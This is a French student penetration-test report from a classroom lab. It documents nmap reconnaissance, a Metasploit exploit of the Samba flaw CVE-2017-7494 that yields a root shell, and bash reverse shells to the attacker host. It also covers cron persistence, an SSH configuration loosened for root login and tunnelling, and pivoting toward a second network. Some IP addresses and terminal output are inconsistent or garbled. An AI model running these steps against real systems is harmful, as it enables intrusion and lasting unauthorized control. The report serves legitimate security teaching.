

Rapport de pentest dans le cadre de la SAÉ
3.04

Etienne JUILLET

15/01/2026




JUILLET
Etienne
1A

Préambule

Ce travail s'inscrit dans une démarche pédagogique ayant pour but d'explorer et d'assimiler les fondamentaux du test d'intrusion au sein d'un environnement maîtrisé. En s'appuyant sur des machines virtuelles et des outils utilisés en cybersécurité, plusieurs étapes d'une attaque informatique ont été reproduites, depuis la phase de collecte d'informations jusqu'à l'exploitation de failles. Cette approche permet de mettre en lumière les dangers liés à des configurations insuffisamment sécurisées et de souligner l'importance de la mise en place de mesures de protection adaptées pour les systèmes informatiques.

Présentation de la topologie



Topologie simple avec notre VM Kali en bas à droite, le serveur SAMBA partageant le même réseau que notre VM (172.19.0.0/16), et le serveur WebApp à gauche partageant, lui, un même réseau que le serveur SAMBA (172.18.0.0/16), mais différent du réseau de notre VM.

Mise en place et installation de l'infrastructure dans la VM Kali :

Installer docker & chromium :

- Apt install docker.io docker-compose
- Systemctl enable docker

Lancer l'infrastructure :

- Cd /opt
- Git clone <https://github.com/Slurptheworld/AuditsSecu.git>
- Cd AuditsSecu
- Chmod +x startup.sh
- Docker-compose up

Prendre le controle du docker :

- Docker ps : retrouver le bon docker (nommé kali avec précisé « entrypoint »)
- Docker exec -it 'numéro du docker' /bin/bash

Autorisation

Dans le cadre d'un projet pédagogique (SAE3.04), le professeur encadrant (Monsieur Ludovic Laborde), a donné son autorisation explicite pour la réalisation d'activités de type pentest visant à identifier et documenter des vulnérabilités sur l'environnement fourni. Cette autorisation, accordée avant toute intervention, définissait précisément la portée des tests, les objectifs, ainsi que les limites à respecter afin de préserver la sécurité et l'intégrité des systèmes. Conformément aux règles établies, les opérations ont été conduites de manière responsable et non destructive, en évitant toute perturbation des services réels et en garantissant la confidentialité des données.

Objectifs

1. Analyser le niveau de sécurité de l'infrastructure auditée :

Déterminer dans quelle mesure un attaquant, qu'il soit interne ou externe, serait en capacité de compromettre les différents composants de l'infrastructure, notamment le serveur SAMBA et le serveur WebApp.

2. Détecter les vulnérabilités critiques exploitables :

Identifier les failles majeures susceptibles d'être exploitées, telles que les injections de commandes, les erreurs de configuration des privilèges sudo ou l'exposition de service non sécurisés, et démontrer leur impact.

3. Évaluer la résistance de l'infrastructure :

Reproduire un comportement d'attaquant en simulant les différentes étapes d'un test de sécurité (pentest), (accord, reconnaissance, exploitation, post-exploitation, rapport).

4. Obtenir les droits root :

Obtenir les droits root sur les deux serveurs de l'infrastructure (serveur SAMBA et serveur WebApp), avoir affiché root ne suffit pas, il faut prouver que nous possédons tous les droits root.

Méthodologie suivie

La méthodologie suivie au cours de ce test de pénétration est la suivante et se déroule en plusieurs étapes :

1. Accord :

Le test d'intrusion a été réalisé dans le cadre d'un environnement pédagogique et contrôlé, avec l'accord préalable du professeur responsable. Les actions menées se sont strictement limitées au périmètre défini et n'avaient pour objectif que l'évaluation de la sécurité des systèmes. Aucune exploitation n'a été effectuée en dehors de ce cadre.

2. Reconnaissance :

Cette phase consiste à collecter un maximum d'informations sur la cible sans l'altérer. Elle inclut l'identification des hôtes actifs, des services exposés, des ports ouverts et des technologies utilisées, afin de d'identifier des points d'entrée potentiels.

3. Exploitation :

À partir des informations recueillies, cette étape vise à exploiter les vulnérabilités identifiées afin d'obtenir un accès non autorisé aux systèmes. Cela peut inclure l'exploitation de failles applicatives, de services mal configurés ou de mécanismes d'authentification faibles.

4. Post-exploitation :

Une fois l'accès obtenu, cette phase permet d'évaluer l'impact réel de la compromission. Elle comprend notamment l'élévation de privilèges, la persistance, le pivot vers d'autres machines et la collecte de données, afin de mesurer l'étendue des risques pour l'infrastructure.

5. Rapport :

La dernière étape consiste à documenter l'ensemble des actions réalisées et des vulnérabilités découvertes. Le rapport présente les failles identifiées, leur niveau de criticité, les preuves d'exploitation ainsi que des recommandations visant à améliorer la sécurité globale du système.

Outils utilisés

- Nmap :
Outil de scan réseau permettant d'identifier les hôtes actifs, les ports ouverts et les services exposés sur une infrastructure.
- Metasploit :
Framework de test d'intrusion utilisé pour exploiter des vulnérabilités connues et valider leur impact sur les systèmes ciblés.
- Python3 :
Langage de programmation employé pour développer des scripts d'automatisation, des exploits simples ou des outils personnalisés.
- SSH :
Protocole de communication sécurisé permettant l'accès distant à un système et l'exécution de commandes de manière chiffrée.
- Netcat :
Outil réseau polyvalent utilisé pour établir des connexions, transférer des données ou créer des shells distants.
- Cron :
Service de planification de tâches sous Linux permettant l'exécution automatique de commandes.

- Reverse Shell :
Technique permettant à une machine compromise d'initier une connexion vers l'attaquant afin d'obtenir un accès distant au système.
- TightVNC :
Logiciel de contrôle à distance offrant un accès graphique à une machine, pouvant représenter un risque s'il est mal sécurisé.
- Hydra :
Outil de force brute utilisé pour tester la robustesse des mécanismes d'authentification sur différents services réseau.

Résultats des attaques

1. Attaque du serveur SAMBA :

Je commence par réaliser une phase de reconnaissance active, j'utilise l'outil Nmap. Je fais d'abord un scan Nmap du réseau 172.19.0.0/24 afin d'afficher les hôtes actifs et machines ou ports potentiellement exploitables présents sur le même réseau que l'adresse de mon docker Kali. (172.19.0.3).

A l'issue de ce scan, j'identifie une cible qui attire mon attention (172.19.0.2) potentiellement l'adresse ip du serveur Samba.

L'analyse des résultats révèle que cet hôte expose notamment les ports 139 et 445, indiquant la présence fortement potentielle de services Samba actifs et accessibles sur le réseau.

```
(root@98216a581a4a)-[/]
# nmap 172.19.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-09 12:24 UTC
Nmap scan report for 172.19.0.1
Host is up (0.0000040s latency).
All 1000 scanned ports on 172.19.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:B4:21:45:20 (Unknown)

Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.2)
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 02:42:AC:13:00:02 (Unknown)

Nmap scan report for Nessus.auditssecu_pentestnetwork (172.19.0.4)
Host is up (0.0000040s latency).
All 1000 scanned ports on Nessus.auditssecu_pentestnetwork (172.19.0.4) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:AC:13:00:04 (Unknown)

Nmap scan report for 98216a581a4a (172.19.0.3)
Host is up (0.0000030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
6000/tcp   open  X11
8080/tcp   open  http-proxy

Nmap done: 256 IP addresses (4 hosts up) scanned in 2.23 seconds
```

J'effectue ensuite une analyse plus approfondie à l'aide d'un scan avancé Nmap (-A) sur les adresses IP 172.19.0.2 et 172.19.0.4, afin d'obtenir des informations détaillées sur les services, les versions et les systèmes d'exploitation associés.

Le résultat du premier scan Nmap -A 172.19.0.4 a permis d'écarter l'hôte comme étant le serveur SAMBA.

```
(root@98216a581a4a)-[/]
# nmap -A 172.19.0.4
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-09 12:28 UTC
Nmap scan report for Nessus.auditssecu_pentestnetwork (172.19.0.4)
Host is up (0.000074s latency).
All 1000 scanned ports on Nessus.auditssecu_pentestnetwork (172.19.0.4) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:AC:13:00:04 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.07 ms Nessus.auditssecu_pentestnetwork (172.19.0.4)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
Segmentation fault (core dumped)
```

Par conséquent, j'effectue un scan Nmap approfondis sur l'hôte 172.19.0.2 précédemment identifié comme le serveur SAMBA potentiel.

Les résultats de ce scan ont confirmé que cette adresse correspond bien au serveur Samba. Le scan a également permis d'identifier la version du service en cours d'exécution, à savoir SAMBA 4.6.3. Cette version, datant du 25 avril 2017, est considérée comme obsolète, et présente des vulnérabilités connues pouvant être exploitées et va ainsi servir de point d'entrée potentiel pour la phase d'exploitation.


```
(root@98216a581a4a)-[/]
# nmap -A 172.19.0.2
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-09 12:28 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.2)
Host is up (0.000055s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.6.3 (workgroup: MYGROUP)
MAC Address: 02:42:AC:13:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: Host: B3A58C63FABF

Host script results:
| smb2-time:
|_  date: 2026-01-09T12:28:34
|_  start_date: N/A
| smb2-security-mode:
|_  3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|_  account_used: <blank>
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|_  OS: Windows 6.1 (Samba 4.6.3)
|_  Computer name: b3a58c63fabf
|_  NetBIOS computer name: B3A58C63FABF\x00
|_  Domain name: \x00
|_  FQDN: b3a58c63fabf
|_  System time: 2026-01-09T12:28:34+00:00

TRACEROUTE
HOP RTT ADDRESS
1 0.05 ms samba.auditssecu_pentestnetwork (172.19.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.88 seconds
Segmentation fault (core dumped)
```


À la suite de l'identification de la version du service Samba, j'ai mené une recherche de vulnérabilité à partir de sources publiques. Cette analyse a permis d'identifier une vulnérabilité référencée par un CVE, potentiellement exploitable, susceptible de permettre un accès non autorisé au serveur Samba.



<https://www.exploit-db.com/exploits/47222/> · Traduire cette page

Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' ...

29 mai 2017 — **Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit). CVE-2017-7494 . remote exploit for Linux ...**

La documentation associée à cette vulnérabilité indique qu'un module d'exploitation est disponible au sein de Metasploit. En conséquence, je lance la console Metasploit à l'aide de la commande `msfconsole` afin de procéder à l'exploitation potentielle de cette faille.

[illegible]

J'utilise ensuite Metasploit afin de rechercher le module d'exploitation nommé `is_known_pipename` correspondant à la vulnérabilité identifiée précédemment. Une fois le module sélectionné, la commande `show options` me permet de consulter les paramètres requis pour l'exécution de l'exploit.

L'analyse des options a mis en évidence la nécessité de configurer les paramètres `RHOSTS` et `RPORT`. Le port cible (`RPORT`) étant déjà correctement renseigné par défaut, seul le paramètre `RHOSTS` a été configuré avec l'adresse IP de la machine cible, à savoir `172.19.0.2`.

```
msf6 > search is_known

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/linux/samba/is_known_pipename  2017-03-24      excellent Yes     Samba is_known_pipename() Arbitrary Module Load

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/is_known_pipename

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

Name          Current Setting  Required  Description
--          -
RHOSTS        445              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         445              yes       The SMB service port (TCP)
SMB_FOLDER    no               no        The directory to use within the writeable SMB share
SMB_SHARE_NAME no               no        The name of the SMB share containing a writeable directory

Payload options (cmd/unix/interact):

Name          Current Setting  Required  Description
--          -
RHOSTS        445              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         445              yes       The SMB service port (TCP)
SMB_FOLDER    no               no        The directory to use within the writeable SMB share
SMB_SHARE_NAME no               no        The name of the SMB share containing a writeable directory

Exploit target:

Id  Name
--  -
0   Automatic (Interact)

msf6 exploit(linux/samba/is_known_pipename) > set rhosts
rhosts =>
msf6 exploit(linux/samba/is_known_pipename) > set rhosts 172.19.0.2
rhosts => 172.19.0.2
```

Je lance ensuite l'exploitation à l'aide de la commande `run`. Une fois exécuté, le module s'est déroulé automatiquement jusqu'à son terme.

À l'issue de l'exploitation, les commandes `id` et `whoami` m'ont permis de vérifier le niveau de privilèges obtenu. Ces vérifications ont confirmé l'ouverture d'une session avec des privilèges `root` sur le serveur Samba.

Etienne JUILLET

R&T

```
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.19.0.2:445 - Using location \\172.19.0.2\myshare\ for the path
[*] 172.19.0.2:445 - Retrieving the remote path of the share 'myshare'
[*] 172.19.0.2:445 - Share 'myshare' has server-side path '/home/share'
[*] 172.19.0.2:445 - Uploaded payload to \\172.19.0.2\myshare\ZXOutISK.so
[*] 172.19.0.2:445 - Loading the payload from server-side path /home/share/ZXOutISK.so using \\PIPE\home/share/ZXOutISK.so ...
[-] 172.19.0.2:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.19.0.2:445 - Loading the payload from server-side path /home/share/ZXOutISK.so using /home/share/ZXOutISK.so ...
[+] 172.19.0.2:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 1 opened (172.19.0.3:41403 → 172.19.0.2:445) at 2026-01-09 12:39:28 +0000

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Afin d'améliorer la stabilité de l'accès obtenu, j'ai installé l'outil Netcat sur le Docker. Cette action m'a permis de mettre en place des écouteurs sur des ports spécifiques et de configurer un reverse shell, offrant ainsi un accès distant plus stable et mieux adapté à la poursuite des actions de post-exploitation.

```
(root@98216a581a4a)-[/]
# apt install netcat-traditional
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libc-devtools libnsl-dev libtirpc-dev
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libc-bin libc-dev-bin libc-devtools libc-gconv-modules-extra libc-l10n libc6 libc6-dev locales
Suggested packages:
  glibc-doc libnss-nis libnss-nisplus
The following NEW packages will be installed:
  libc-gconv-modules-extra netcat-traditional
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev locales
7 upgraded, 2 newly installed, 0 to remove and 1188 not upgraded.
Need to get 10.6 MB of archives.
After this operation, 2484 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:4 http://ftp.free.fr/pub/kali kali-rolling/main amd64 libc6 amd64 2.42-5 [1888 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libc-l10n all 2.42-5 [749 kB]
Get:5 http://archive-4.kali.org/kali kali-rolling/main amd64 libc-bin amd64 2.42-5 [674 kB]
```

J'ai ensuite utilisé un site en ligne permettant de générer une commande de reverse shell sur le port de mon choix.

Cette commande a été configurée avec l'adresse IP de ma machine d'attaque Kali Linux (172.19.0.3), et sur le port 9001, afin d'établir une connexion entrante depuis le serveur SAMBA.

J'ai ensuite mis en place une écoute sur le port 9001 de ma machine d'attaque à l'aide de la commande `nc -lnvp 9001`, laissée en attente de connexion.

Je suis ensuite retourné dans la session root obtenue sur le serveur Samba afin d'y exécuter la commande de reverse shell, permettant ainsi l'établissement d'une connexion entrante.

```
msf6 exploit(linux/samba/is_known_pipename) > run
[*] 172.19.0.2:445 - Using location \\172.19.0.2\myshare\ for the path
[*] 172.19.0.2:445 - Retrieving the remote path of the share 'myshare'
[*] 172.19.0.2:445 - Share 'myshare' has server-side path '/home/share'
[*] 172.19.0.2:445 - Uploaded payload to \\172.19.0.2\myshare\CvrfQbvc.so
[*] 172.19.0.2:445 - Loading the payload from server-side path /home/share/CvrfQbvc.so using \\PIPE\home/share/CvrfQbvc.so ...
[-] 172.19.0.2:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.19.0.2:445 - Loading the payload from server-side path /home/share/CvrfQbvc.so using /home/share/CvrfQbvc.so ...
[*] 172.19.0.2:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.

whoami[*] Command shell session 2 opened (172.19.0.3:44871 → 172.19.0.2:445) at 2026-01-09 12:58:18 +0000

root

bash -i >& /dev/tcp/172.19.0.3/7890 0>61^H^H^H^H^H^H
/bin/sh: 10: Syntax error: Bad fd number
[*] 172.19.0.2 - Command shell session 2 closed.
msf6 exploit(linux/samba/is_known_pipename) > run
```

Une fois de retour sur le terminal en écoute, j'ai constaté que la connexion avait été établie avec succès et que j'étais désormais connecté avec des privilèges root sur le serveur Samba.

```
(root@98216a581a4a)-[/]
# nc -lnvp 9001
listening on [any] 9001 ...
connect to [172.19.0.3] from (UNKNOWN) [172.19.0.2] 54774
root@b3a58c63fabf:/tmp#
```

Afin de disposer d'un shell plus interactif et pleinement fonctionnel, notamment pour l'exécution de commandes avancées et l'utilisation du serveur Samba comme pivot, j'ai procédé à l'amélioration du shell.

Pour ce faire, j'ai utilisé la commande `python -c 'import pty; pty.spawn("/bin/bash")'`, qui permet de lancer un shell Bash plus interactif à l'aide d'un pseudo-terminal. Cette étape rend le shell plus stable et améliore la gestion des entrées clavier et de l'affichage. J'ai ensuite suspendu la session à l'aide de la combinaison de touches Ctrl + Z, puis ajusté le comportement du terminal avec la commande `stty raw -echo`.

Enfin, j'ai ramené le processus Netcat au premier plan à l'aide de la commande `fg`, ce qui a permis d'obtenir un shell stable et entièrement interactif.

```
(root@98216a581a4a)-[/]
# nc -lnvp 9001
listening on [any] 9001 ...
connect to [172.19.0.2] from (UNKNOWN) [172.19.0.4] 35382
root@b3a58c63fabf:/tmp# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@b3a58c63fabf:/tmp#

root@b3a58c63fabf:/tmp# ^Z
[1]+  Stopped                  nc -lnvp 9001

(root@98216a581a4a)-[/]
# fg
nc -lnvp 9001

root@b3a58c63fabf:/tmp# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@b3a58c63fabf:/tmp# ^Z
[1]+  Stopped                  nc -lnvp 9001

(root@98216a581a4a)-[/]
# stty raw -echo

(root@98216a581a4a)-[/]
#
nc -lnvp 9001

root@b3a58c63fabf:/tmp# export TERM=xterm
root@b3a58c63fabf:/tmp# su -
root@b3a58c63fabf:~#
```

J'ai ensuite installé le service cron sur le serveur SAMBA afin de mettre en place un mécanisme de persistance, permettant de conserver un accès au système et de rétablir une connexion automatiquement en cas de déconnexion.

Pour cela, la configuration de la table crontab a été modifiée afin d'y ajouter le reverse shell pointant vers l'adresse IP de ma machine attaque.

Etienne JUILLET
R&T

```
root@b3a58c63fabf:/tmp# export TERM=xterm
root@b3a58c63fabf:/tmp# su -
root@b3a58c63fabf:~# apt install cron
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  anacron logrotate checksecurity exim4 | postfix | mail-transport-agent
The following NEW packages will be installed:
  cron
0 upgraded, 1 newly installed, 0 to remove and 186 not upgraded.
Need to get 68.4 kB of archives.
After this operation, 249 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu xenial/main amd64 cron amd64 3.0pl1-128ubuntu2 [68.4 kB]
Fetched 68.4 kB in 0s (175 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
Selecting previously unselected package cron.
(Reading database ... 25307 files and directories currently installed.)
Preparing to unpack .../cron_3.0pl1-128ubuntu2_amd64.deb ...
Unpacking cron (3.0pl1-128ubuntu2) ...
Processing triggers for systemd (229-4ubuntu17) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up cron (3.0pl1-128ubuntu2) ...
Adding group `crontab' (GID 109) ...
Done.
update-rc.d: warning: start and stop actions are no longer supported; falling back to defaults
update-rc.d: warning: stop runlevel arguments (1) do not match cron Default-Stop values (none)
invoke-rc.d: could not determine current runlevel
invoke-rc.d: policy-rc.d denied execution of start.
Processing triggers for systemd (229-4ubuntu17) ...
root@b3a58c63fabf:~# service cron status
* cron is not running
root@b3a58c63fabf:~# service cron start
* Starting periodic command scheduler cron [ OK ]
root@b3a58c63fabf:~# service cron status
* cron is running
root@b3a58c63fabf:~# crontab -e
no crontab for root - using an empty one

Select an editor. To change later, run 'select-editor'.
 1. /bin/nano      ← easiest
 2. /usr/bin/vim.basic

Choose 1-2 [1]: 1
root@b3a58c63fabf:~# █ 'bash -i >& /dev/tcp/172.19.0.3/9001 0>&1'n(8)
```

Après avoir effectué les modifications nécessaires, j'ai testé la reconnexion en relançant une écoute sur le port depuis un terminal du Docker. J'ai alors constaté que la connexion s'établissait automatiquement, ce qui confirme la mise en place du mécanisme de persistance.

Afin d'obtenir à nouveau un shell pleinement interactif, j'ai appliqué la même procédure d'amélioration du shell que celle décrite précédemment.

```
(root@98216a581a4a)-[/]
# nc -lnvp 9001
listening on [any] 9001 ...
connect to [172.19.0.2] from (UNKNOWN) [172.19.0.4] 35382
root@b3a58c63fabf:/tmp# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@b3a58c63fabf:/tmp#

root@b3a58c63fabf:/tmp# ^Z
[1]+  Stopped                  nc -lnvp 9001

(root@98216a581a4a)-[/]
#

(root@98216a581a4a)-[/]
# fg
nc -lnvp 9001

root@b3a58c63fabf:/tmp# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@b3a58c63fabf:/tmp# ^Z
[1]+  Stopped                  nc -lnvp 9001

(root@98216a581a4a)-[/]
# stty raw -echo

(root@98216a581a4a)-[/]
#
nc -lnvp 9001
```

J'ai ensuite procédé à l'installation du service OpenSSH Server sur le Docker. Une fois l'installation terminée, j'ai contrôlé la présence du processus SSH à l'aide de la commande `ps aux | grep sshd`.

J'ai ensuite démarré le service SSH à l'aide de la commande `service ssh start`, puis vérifié son fonctionnement avec la commande `service ssh status`. Les résultats ont confirmé que le service `sshd` était correctement actif et opérationnel sur le serveur Samba.

```
(root@98216a581a4a)-[~]
# apt-get install -y openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openssh-server is already the newest version (1:10.2p1-3).
openssh-server set to manually installed.
The following packages were automatically installed and are no longer required:
  libc-devtools libnsl-dev libtirpc-dev
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1166 not upgraded.

(root@98216a581a4a)-[~]
# ps aux | grep [s]shd

(root@98216a581a4a)-[~]
# service ssh start
Starting OpenBSD Secure Shell server: sshd.

(root@98216a581a4a)-[~]
# service ssh status 2>/dev/null
sshd is running.

(root@98216a581a4a)-[~]
# service ssh status
sshd is running.
```

J'installe ensuite SSH sur le serveur SAMBA et je le configure pour pouvoir me connecter dessus via mon docker.

J'ai ensuite modifié le fichier de configuration du service SSH pour autoriser certaines fonctionnalités nécessaires à la mise en place d'un pivot.

J'ai ajusté les paramètres afin d'autoriser la connexion du compte root, l'authentification par mot de passe, ainsi que le transfert de ports et les tunnels SSH. J'ai également configuré des options permettant de maintenir les connexions actives.

Après avoir appliqué ces modifications, j'ai redémarré le service SSH afin de prendre en compte la nouvelle configuration.

Enfin, j'ai défini un mot de passe pour le compte root et redémarré une seconde fois le service SSH afin de valider les paramètres configurés.


```
root@b3a58c63fabf:~#  
loot@b3a58c63fabf:~# cp /etc/ssh/sshd_config /etc/ssh/sshd_config.bak 2>/dev/nul  
root@b3a58c63fabf:~#  
root@b3a58c63fabf:~# cat << 'EOF' > /etc/ssh/sshd_config  
> Port 22  
> ListenAddress 0.0.0.0  
> Protocol 2  
>  
> PermitRootLogin yes  
> PasswordAuthentication yes  
> UsePAM yes  
>  
> AllowTcpForwarding yes  
> GatewayPorts yes  
> PermitTunnel yes  
>  
> ClientAliveInterval 120  
> ClientAliveCountMax 3  
>  
> Subsystem sftp /usr/lib/openssh/sftp-server  
> EOF  
root@b3a58c63fabf:~# service ssh restart 2>/dev/null || /etc/init.d/ssh restart  
* Restarting OpenBSD Secure Shell server sshd [ OK ]  
root@b3a58c63fabf:~# passwd  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully  
root@b3a58c63fabf:~# service ssh restart 2>/dev/null || /etc/init.d/ssh restart  
* Restarting OpenBSD Secure Shell server sshd [ OK ]  
root@b3a58c63fabf:~# █
```

Je teste enfin mes configuration SSH et j'observe que je peux me connecter sur le serveur SAMBA via SSH.

```
(root@kali)-[~]  
# ssh -vvv root@172.19.0.4  
debug1: OpenSSH_10.0p2 Debian-8, OpenSSL 3.5.2 5 Aug 2025  
debug3: Running on Linux 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64  
debug3: Started with: ssh -vvv root@172.19.0.4  
debug1: Reading configuration data /root/.ssh/config  
debug1: Reading configuration data /etc/ssh/ssh_config  
debug3: /etc/ssh/ssh_config line 19: Including file /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.conf depth 0  
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.conf  
debug1: /etc/ssh/ssh_config line 21: Applying options for *  
debug2: resolve_canonicalize: hostname 172.19.0.4 is address  
debug3: expanded UserKnownHostsFile '~/.ssh/known_hosts' → '/root/.ssh/known_hosts'  
debug3: expanded UserKnownHostsFile '~/.ssh/known_hosts2' → '/root/.ssh/known_hosts2'  
debug3: channel_clear_timeouts: clearing  
debug3: ssh_connect_direct: entering  
root@b3a58c63fabf:~#  
root@b3a58c63fabf:~#  
root@b3a58c63fabf:~#  
root@b3a58c63fabf:~#  
root@b3a58c63fabf:~#  
root@b3a58c63fabf:~#  
root@b3a58c63fabf:~#  
root@b3a58c63fabf:~#
```

2. Attaque du serveur WebApp :

En exécutant la commande `ip a` sur le serveur Samba, j'observe que celui-ci est connecté à deux réseaux distincts : le réseau 172.19.0.0/16 et le réseau 172.18.0.0/16.

Le réseau 172.19.0.0/16 correspond au réseau du Docker ainsi qu'au segment sur lequel les scans Nmap ont déjà été réalisés lors de l'attaque initiale.

La présence d'une seconde interface connectée au réseau 172.18.0.0/16 indique l'existence d'un autre segment réseau, jusqu'alors non analysé, et accessible depuis le serveur Samba.

Cette configuration confirme que le serveur Samba peut être utilisé comme point de pivot.

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth0
        valid_lft forever preferred_lft forever
14: eth1@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth1
        valid_lft forever preferred_lft forever
root@b3a58c63fabf:~# nmap debug3: obfuscate_keystroke_timing: stopping: chaff time expired (0 chaff packets sent)
debug3: obfuscate_keystroke_timing: starting: interval ~20ms
172.18.0.0/24
```

J'ai ensuite réalisé un scan Nmap du réseau 172.18.0.0/24 afin d'identifier les hôtes actifs présents sur ce segment. Les résultats du scan indiquent la présence de seulement deux machines actives sur le réseau.

